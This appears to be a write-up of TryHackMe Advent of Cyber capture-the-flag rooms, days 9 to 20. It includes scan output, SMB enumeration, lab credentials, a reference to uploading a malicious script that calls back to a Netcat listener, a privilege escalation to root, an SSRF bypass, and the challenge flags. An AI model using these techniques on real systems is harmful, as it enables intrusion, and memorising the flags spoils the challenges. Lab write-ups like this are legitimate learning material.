Question #2: What script gets executed within this directory?

backup.sh

Question #3: What movie did Santa have on his Christmas shopping list?

The Polar Express


Question #4: Re-upload this script to contain malicious data (just like we did in section **9.6**. Output the contents of /root/flag.txt!

Note that the script that we have uploaded may take a minute to return a connection. If it doesn't after a couple of minutes, double-check th Netcat listener on the device that you are working from, and have provided the TryHackMe IP of the device that you are connecting from.


THM{even_you_can_be_santa}

[Day 10] Networking Don't be sElfish!


Use enum4linux –U/-S ip : to get the answer



```
user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Fri Jun 25 11:50:33 2021

┌──(root💀kali)-[~]
└─# enum4linux -S 10.10.79.23
```



```
 ========================================
|    Share Enumeration on 10.10.79.23    |
 ========================================

        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
```



Question #1 Using *enum4linux*, how many users are there on the Samba server (`MACHINE_IP`)?

3

Question #2 Now how many "shares" are there on the Samba server?

4


Question #3 Use *smbclient* to try to login to the shares on the Samba server (`MACHINE_IP`). What share dc

tbfc-santa

Question #4 Log in to this share, what directory did ElfMcSkidy leave for Santa?

jingle-tunes


[Day 11] Networking The Rogue Gnome



11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.


Use this executable to launch a system shell as root to retrieve the flag



thm{2fb10afe933296592}


[Day 12] Networking Ready, set, elf.

Use nmap to scan the target ip:10.10.207.13



```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 10.10.207.13
Host discovery disabled (-Pn). All addre
r.
Starting Nmap 7.91 ( https://nmap.org )
Nmap scan report for 10.10.207.13
Host is up (0.42s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
8009/tcp open  ajp13
8080/tcp open  http-proxy
```


Access the ip add with port was discover above, we get the version of web server



Apache Tomcat/9.0.17


[Day 13] Special by John Hammond Coal for Christmas

Use nmap to scan , I can see the old service is telnet




```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 10.10.209.149
Host discovery disabled (-Pn). All add
r.
Starting Nmap 7.91 ( https://nmap.org
Nmap scan report for 10.10.209.149
Host is up (0.41s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
111/tcp open  rpcbind
```

Telnet to target, we have credential :




```
──(kali㉿kali)-[~]
─$ telnet 10.10.209.149 23
rying 10.10.209.149...
onnected to 10.10.209.149.
scape character is '^]'.
I SANTA!!!

e knew you were coming and we wanted to make
t easy to drop off presents, so we created
n account for you to use.

sername: santa
assword: clauschristmas
```

And version




```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
```



```
$ cat cookies_and_milk.txt
/*************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//          The Grinch
//*************************************************/

#include <fcntl.h>
```


The MD5 out put



```
      - THE GRINCH, SERIOUSLY

firefart@christmas:~# touch cao^C
firefart@christmas:~# touch coal
firefart@christmas:~# tree \^C
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~#
```


[Day 14] Special by TheCyberMentor Where's Rudolph?

Search on reddit with username *'IGuidetheClaus2020'*



reddit.com/user/IGuidetheClaus2020/comments/


He was born in Chicago



IGuidetheClaus2020 5 points · 7 months ago


Fun fact: I was actually born in Chicago and my creator's name was Robert!

Robert's lastname



Robert L. May

The diffirent name of twitter platform




IGuidetheClaus2020

@IGuideClaus2020


Seeking the truth. Really.

Get the flag :



Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4

[Day 15] Scripting There's a Python in my stocking!



What library lets us download the HTML of a webpage?

requests

What is the output of the program provided in "Code to analyse for Question 5" in today's material?

(This code is located above the Christmas banner and below the links in the main body of this task)


[1, 2, 3, 6]

What causes the previous task to output that?

pass by reference


[Day 16] Scripting Help! Where is Santa?

Use nmap to scan port -> http 80




```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 10.10.87.51
Host discovery disabled (-Pn). All addresses will be marked 'u
.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-25 15:23 ED
Nmap scan report for 10.10.87.51
Host is up (0.43s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

The hidden link:



```
<div class="column is-3">
    <h2><strong>Category</strong></h2>
    <ul>
        <li><a href="#">Labore et dolore magna aliqua</a></li>
        <li><a href="#">Kanban airis sum eschelor</a></li>
        <li><a href="http://machine_ip/api/api_key">Modular modern free</a></li>
        <li><a href="#">The king of clubs</a></li>
        <li><a href="#">The Discovery Dissipation</a></li>
```



What is the port number for the web server?

80

Without using enumerations tools such as Dirbuster, what is the directory for the API? (without the API key)

/api/

Where is Santa right now?

Winter Wonderland, Hyde Park, London

Find out the correct API key. Remember, this is an odd number between 0-100. After too many attempts, Santa's Sled will block

To unblock yourself, simply terminate and re-deploy the target instance (MACHINE_IP)


57

[Day 17] Reverse Engineering ReverseELFneering

[Day 18] Reverse Engineering The Bits of Christmas

[Day 19] Special by Tib3rius The Naughty or Nice List

Change the url to bypass the SSRF protection, we get the santa's password and flag



List Administration

This page is currently under construction.

Only press this button when emergency levels of Christmas cheer are needed! DEL

10.10.131.235 says

THM{EVERYONE_GETS_PRESENTS}

Answer the questions below

What is Santa's password?


Be good for goodness sake!

What is the challenge flag?


THM{EVERYONE_GETS_PRESENTS}

[Day 20] Blue Teaming PowershELlF to the rescue

